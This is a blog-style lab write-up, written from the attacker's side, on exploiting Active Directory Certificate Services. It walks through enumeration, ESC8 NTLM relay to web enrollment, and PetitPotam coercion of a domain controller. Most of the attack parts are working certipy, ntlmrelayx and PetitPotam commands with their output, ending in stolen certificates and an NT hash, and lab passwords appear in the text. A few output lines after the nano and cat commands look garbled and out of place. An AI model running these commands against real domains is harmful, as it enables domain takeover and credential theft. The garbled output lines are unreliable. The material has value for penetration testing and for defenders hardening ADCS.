

ADCS Exploitation Part 1: Common Attacks

 medium.com/@offsecdeer/adcs-exploitation-part-1-common-attacks-b7ae62519828

Giulio Pierantoni

August 4, 2024


Active Directory Certificate Services is so widespread and easy to misconfigure it deserves a spot among one of the internal pentester's best friends.

This series of articles is born from the notes I took while recreating ADCS vulnerabilities in my lab for practice and study, and is all from the point of view of an attacker: I will show how ADCS misconfigurations introduce domain escalation vulnerabilities, and how these can be exploited.

In this first part we'll see the most common vulnerabilities in ADCS environments, part 2 will be focused on certificate mapping vulnerabilities, and part 3 will cover some less common but still useful and interesting attacks. I assume you already have a general understanding of the basics of ADCS, if not, reading the theory chapters of [Certified Pre-Owned](#) is perhaps the best starting point.


It's important to note that in order to exploit any ADCS misconfigurations the domain must trust the target CA as well as all its parent and root CAs, otherwise certificate authentication can't take place even if you spot vulnerabilities. The following image portrays a two-tier hierarchy where the issuing CA can be used to enroll in vulnerable templates:

Press enter or click to view image in full size




The way Active Directory trusts a CA is by creating certificationAuthority objects inside specific containers in the Configuration partition: Certification Authorities will contain trusted root CAs, and AIA is dedicated to intermediate CAs. The cACertificate attribute contains the binary representation of the CA certificate:

Press enter or click to view image in full size



NTAuthCertificates, on the other hand, is an object where we store the certificates of those CAs authorized to issue client authentication certificates, again these are stored in the multi-value cACertificate attribute:

Press enter or click to view image in full size



If we get a client authentication certificate from a trusted CA but this CA's certificate does not appear in the domain's NTAuthCertificates the DC will reject it.

Initial Enumeration

Assuming we are already inside the target's private network but don't have code execution on domain joined hosts, Netexec has a useful SMB enum_ca module that can identify available ADCS installations and web endpoints without authentication:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ nxc smb targets.txt -u '' -p '' -M enum_ca
SMB 192.168.0.100 445 SRV-DC [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SRV-DC)
SMB 192.168.0.106 445 PC-GIGI [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:PC-GIGI)
SMB 192.168.0.105 445 SRV-CA [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SRV-CA)
SMB 192.168.0.100 445 SRV-DC [+] testlab.loc\
SMB 192.168.0.106 445 PC-GIGI [+] testlab.loc\
SMB 192.168.0.105 445 SRV-CA [-] testlab.loc\ STATUS_ACCESS_DENIED
ENUM_CA 192.168.0.105 445 SRV-CA Active Directory Certificate Services Found.
ENUM_CA 192.168.0.105 445 SRV-CA http://192.168.0.105/certsrv/certfnsh.asp
Running nxc against 5 targets 100% 0:00:00
```

If we have access to a domain-joined machine we can find the CA with certutil:

```
certutil -TCAInfo
```

Press enter or click to view image in full size

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.6054]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>certutil -TCAInfo
=====
CA Name: CA

Machine Name: ca.testlab.loc

DS Location: CN=CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=testlab,DC=loc

Cert DN: CN=CA, DC=testlab, DC=loc

CA Registry Validity Period: 2 Years -- 02/08/2026 23:31
NotAfter: 28/07/2029 17:51
```

We can use [certipy](#) to perform authenticated enumeration. The following command is a good starting point, it uses unprivileged domain credentials to print out vulnerable templates and CAs if any are found:

```
certipy find -vulnerable -hide-admins -u user@domain.loc -p Password -dc-ip 192.168.0.100
```

These are some other useful flags for certipy's find command:

- -stdout print output on console instead of creating files
- -bloodhound create files compatible with the ADCS-modified version of BH 4 (it does this by default while also creating text and JSON output files, but here I use BloodHound CE instead)
- -vulnerable only shows identified misconfigurations instead of all templates and CAs

- `-hide-admins` don't show default privileged ACLs, useful for cleaner output
- `-dc-only` does not attempt to enumerate ACLs request flags and web enrollment availability, obtaining only information that can be found on the DC instead of contacting the CA, a stealthier option for template enumeration

The output will highlight any vulnerable templates and CAs, so we better analyze it carefully.

Authenticating With Certificates

Most of the attacks against ADCS result in the issuing of new certificates: when we have a client authentication certificate issued to user X we can authenticate on the domain as X with two methods: PKINIT (THEFT5 / unPAC the hash) and SChannel (TLS authentication)

UnPAC The Hash (THEFT5)

PKINIT (Public Key Cryptography for Initial Authentication) is a protocol extension for kerberos that allows a client to complete pre-authentication using a X.509 certificate instead of a password. This means client authentication certificates can be used to obtain kerberos tickets without knowing the certificate subject's password.

On top of that, when a TGT is issued with PKINIT the KDC will automatically add the user's NTLM secrets into the PAC of a TGS obtained from it, in case they are needed when a kerberos compatibility issue is encountered.

Basically if we have a client authentication certificate we can get a TGT and the user's NT hash simply by leveraging kerberos features: the retrieval of NT hashes with PKINIT has been dubbed THEFT5 by the [SpectreOps researchers](#) who identified this technique (and all the ESC's in this article), and is now also commonly known as "unPAC the hash".

SChannel (TLS)

SChannel is the security package utilized to support SSL/TLS authentication, it also supports client authentication and as [Yannick Méheut](#) discovered it can be used with client certificates for user authentication on a DC's LDAPS port (636). This is useful when we have obtained a valid certificate but cannot request a TGT because the DC does not support PKINIT, giving us error number 16: `KDC_ERR_PADATA_TYPE_NOSUPP`. This error can have a few causes, for example a DC is not configured to use kerberos or it doesn't support the proposed cipher.

`certipy's` `auth` command supports SChannel authentication with `-ldap-shell`, granting us a semi-interactive shell from where we can perform one of the many supported actions, like creating new users and adding them to groups, or giving users RBCD rights to a computer:

Press enter or click to view image in full size

```
giulio@giuliokali2024:~$ certipy auth -pfx administrator.pfx -dc-ip 192.168.0.100 -ldap-shell
Certipy v4.8.2 - by Oliver Lyak (Ly4k)

[*] Connecting to 'ldaps://192.168.0.100:636'
[*] Authenticated to '192.168.0.100' as: u:TESTLAB\Administrator
Type help for list of commands

# help

add_computer computer [password] [nosps] - Adds a new computer to the domain with the specified password. If nosps is specified, computer will be created with only a single necessary HOST SPN. Requires LDAPs.
rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password. Requires LDAPs.
clear_rcd target - Clear the resource based constrained delegation configuration information.
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes] - Search users and groups by name, distinguishedName and sAMAccountName.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
set_dontrequireauth user true/false - Set the don't require pre-authentication flag to true or false.
set_rcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RCD to the target (sAMAccountName).
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPs. Use this to bypass channel binding for operations necessitating an encrypted channel.
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
exit - Terminates this session.
```

ESC8 (Web Enrollment NTLM Relay)

Starting from number 8 seems odd but this is probably the most common ADCS vulnerability. When the optional Web Enrollment role is installed on a CA the default configuration of the IIS application is vulnerable against NTLM relays, because the application accepts NTLM authentication but does not support signing: IIS has a feature called Extended Protection for Authentication (EPA), this helps protect against relay attacks when NTLM cannot be disabled as a whole but it needs to be enabled manually, leaving all default web-enabled CAs vulnerable to relay attacks.

Certipy can tell us if the ADCS configuration is vulnerable to ESC8:

Press enter or click to view image in full size

```
Certificate Authorities
0
CA Name : CA
DNS Name : SRV-CA.testlab.loc
Certificate Subject : CN=CA, DC=testlab, DC=loc
Certificate Serial Number : 639512AD4F614C8645007DB2552011AC
Certificate Validity Start : 2024-03-06 09:11:23+00:00
Certificate Validity End : 2029-03-06 09:21:22+00:00
Web Enrollment : Enabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : TESTLAB.LOC\Administrators
Access Rights
ManageCertificates : TESTLAB.LOC\Administrators
TESTLAB.LOC\Domain Admins
TESTLAB.LOC\Enterprise Admins
ManageCa : TESTLAB.LOC\Administrators
TESTLAB.LOC\Domain Admins
TESTLAB.LOC\Enterprise Admins
Enroll : TESTLAB.LOC\Authenticated Users
[!] Vulnerabilities
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
```


We can also check the presence of the web application ourselves by loading the /certsrv page of an IIS server, this is the default path of the most common web-based ADCS role, other roles also install a web server vulnerable to relays, for instance I have talked about NDES in a [dedicated article](#).

Everybody's favorite relay tool ntlmrelayx supports the `--adcs` flag to request certificates with relayed connections, by default we don't need any other parameters aside from pointing it to the CA's web enrollment service but if we are interested in enrolling in a specific template we can add `--template`, but if we omit it ntlmrelayx will check if the name of the relayed user ends with a \$, if it does it tries enrolling on the Machine template, otherwise it attempts the User template: these two are both present and enabled by default, giving any domain user access to User and any computer access to Machine.

```
ntlmrelayx.py -t https://srv-ca/certsrv/certfnsh.asp --adcs -smb2support
```

The classic relay techniques to make clients connect to us can be used, like LLMNR/NBT-NS poisoning and WPAD spoofing:

Press enter or click to view image in full size



```
(giulio@giulioKali2024)-[~]
$ sudo ntlmrelayx.py -t https://srv-ca/certsrv/certfnsh.asp --adcs -smb2support
Impacket v0.12.0.dev1+20240304.182237.3ee3bb46 - Copyright 2023 Fortra

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666


[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Connection from 192.168.0.106 controlled, attacking target https://srv-ca
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Connection from 192.168.0.106 controlled, attacking target https://srv-ca
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTP server returned error code 200, treating as a successful login
[*] HTTPD(80): Authenticating against https://srv-ca as TESTLAB/TANTANI SUCCEED
[*] HTTP server returned error code 200, treating as a successful login
[*] HTTPD(80): Authenticating against https://srv-ca as TESTLAB/TANTANI SUCCEED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE! ID 12
[*] Base64 certificate of user TANTANI:
MIISdQIBAzCCEi8GCSqGSIb3DQEHAaCCEiAEghIcMIISGDCCE8GCSqGSIb3DQEHBqCCCEAwggg8AgEAMIINQYJKoZIhvcNAQcBMBwGCiqGSIb3
/sQUOqbuaHphJnHxbjVFS2rpq0PgTu0SZzja7CfTLwqEL0LKQransy2ue0CtPSr3638fs+ZPc8/ImAyqfpa7j14vA7JK7djf/HyppHceotRGSZ7
NTByqVqvNpZQvSnv8CHzpMbcP1EEH89jm0X3yI4uPe74RjtWSSge6jCamAaUNrZNVesPfrCIId2o201XbJe2Dl6Ve5IFsii8d5Hu2msSpZ1yrcYt6
```

The result of a successful relay is a base64-encoded PFX certificate (it looks like the latest impacket version now simply writes the PFX to disk instead of printing it) which we can decode and use to authenticate as the relayed user.

Certipy also has a `relay` command in case we don't want to use ntlmrelayx, but it doesn't seem to work with HTTPS. If your target CA enforces HTTPS on the web enrollment application then certipy will always fail, ntlmrelayx will still work.

To know if HTTPS is being enforced go to `http://CA/certsrv`, if HTTP is still allowed you should get a basic authentication prompt, otherwise you'll see a 403 error and this means HTTPS is mandatory, so you have no choice but stick to `ntlmrelayx`:

Press enter or click to view image in full size



But if that's not your case you can run `certipy` like so:

```
certipy relay -ca CA -template DomainController -target http://192.168.0.223
```

`Certipy`'s default behavior is to start an SMB listener on `0.0.0.0` and request a new certificate with the relayed authentication when a connection is received. Much like `ntlmrelayx` either a User or Machine certificate will be enrolled by default, a different one can be selected with `-template`

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy relay -ca CA -template DomainController -target http://192.168.0.223
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://192.168.0.223/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[]
TESTLAB\DC$
[]
[*] Requesting certificate for 'TESTLAB\DC$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'dc.testlab.loc'
[*] Certificate object SID is 'S-1-5-21-468850449-443632263-3846461648-1000'
[*] Saved certificate and private key to 'dc.pfx'
[*] Exiting ...
```

Regardless of the tool the certificate we obtain is in PFX format: these are used with `certipy`'s `auth` command, which by default will gather the subject's credentials with `PKINIT`:

```
certipy auth -pfx tantani.pfx -dc-ip 192.168.0.100
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ nano tantani.b64
[+] Microsoft account authentication via proxy (S-EP38P) (functions
    OK) (testlab\piirelli@Peepee!1)

(giulio@giulioKali2024)-[~]
$ cat tantani.b64 | base64 -d > tantani.pfx
[+] Import previous version (S-EP38P)

(giulio@giulioKali2024)-[~]
$ certipy auth -pfx tantani.pfx -dc-ip 192.168.0.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[+] Import previous version (S-EP38P) (functions OK) (testlab\piirelli@Peepee!1)
[*] Using principal: tantani@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'tantani.ccache'
[*] Trying to retrieve NT hash for 'tantani'
[*] Got hash for 'tantani@testlab.loc': aad3b435b51404eeaad3b435b51404ee:c9030d66549888509e77d602832005ef
```

Coercing DCs

The fastest way to compromise a domain with AD CS is without a doubt a combination of ESC8 and authentication coercion: there are different ways an attacker can provoke an authentication attempt from a privileged account to then relay it to a vulnerable CA.

PetitPotam

[PetitPotam](#) is an authentication coercion “vulnerability” which, when left unpatched, allows unauthenticated attackers to coerce authentication on an arbitrary host. The requirements for this attack are the following:

- enterprise CA with web enrollment role and EPA disabled
- NTLM authentication enabled
- unpatched DC or valid domain credentials

We can check whether a DC is vulnerable to PetitPotam using the dedicated nxc module:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ nxc smb srv-dc -u pirelli -p 'Peepee!1' -M petitpotam
SMB 192.168.0.100 445 SRV-DC [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SRV-DC)
SMB 192.168.0.100 445 SRV-DC [+] testlab.loc\pirelli:Peepee!1
PETITPOT ... 192.168.0.100 445 SRV-DC VULNERABLE
PETITPOT ... 192.168.0.100 445 SRV-DC Next step: https://github.com/topotam/PetitPotam
```

“Vulnerable” means PetitPotam can be used to coerce the DC without any credentials, if the DC is not vulnerable the coercion method itself still works but requires valid domain credentials.

We need to launch ntlmrelayx with the `--adcs` flag, and since we are targeting a DC we must specify the DomainController template with the `--template` option, otherwise ntlmrelayx will automatically attempt to enroll the Machine template, which makes the exploit fail:


```
ntlmrelayx.py -t https://srv-ca/certsrv/certfnsh.asp --adcs -smb2support --template
DomainController
```

We can now coerce the authentication using one of the many PetitPotam implementations, in this scenario I use topotam's [original Python script](#) (in this scenario I use a domain name as host to coerce the connection to, but the attacker's IP address can suffice):

```
python3 PetitPotam.py <attacker> <target>
```

Press enter or click to view image in full size

```
(giulio@kali2024)-[~/petitpotam2]
$ python3 PetitPotam.py nonexistentasdbc srv-dc.testlab.loc
```

```
PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)
```

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:srv-dc.testlab.loc[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

This results in ntlmrelayx receiving the authentication attempt and relaying it to the CA's web interface, thus obtaining a client authentication certificate for the DC machine account:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ sudo ntlmrelayx.py -t https://srv-ca/certsrv/certfnsh.asp --adcs -smb2support --template DomainController
[sudo] password for giulio:
Impacket v0.12.0.dev1+20240304.182237.3ee3bb46 - Copyright 2023 Fortra

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.100, attacking target https://srv-ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://srv-ca as TESTLAB/SRV-DC$ SUCCEED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE! ID 8
[*] Base64 certificate of user SRV-DC$:
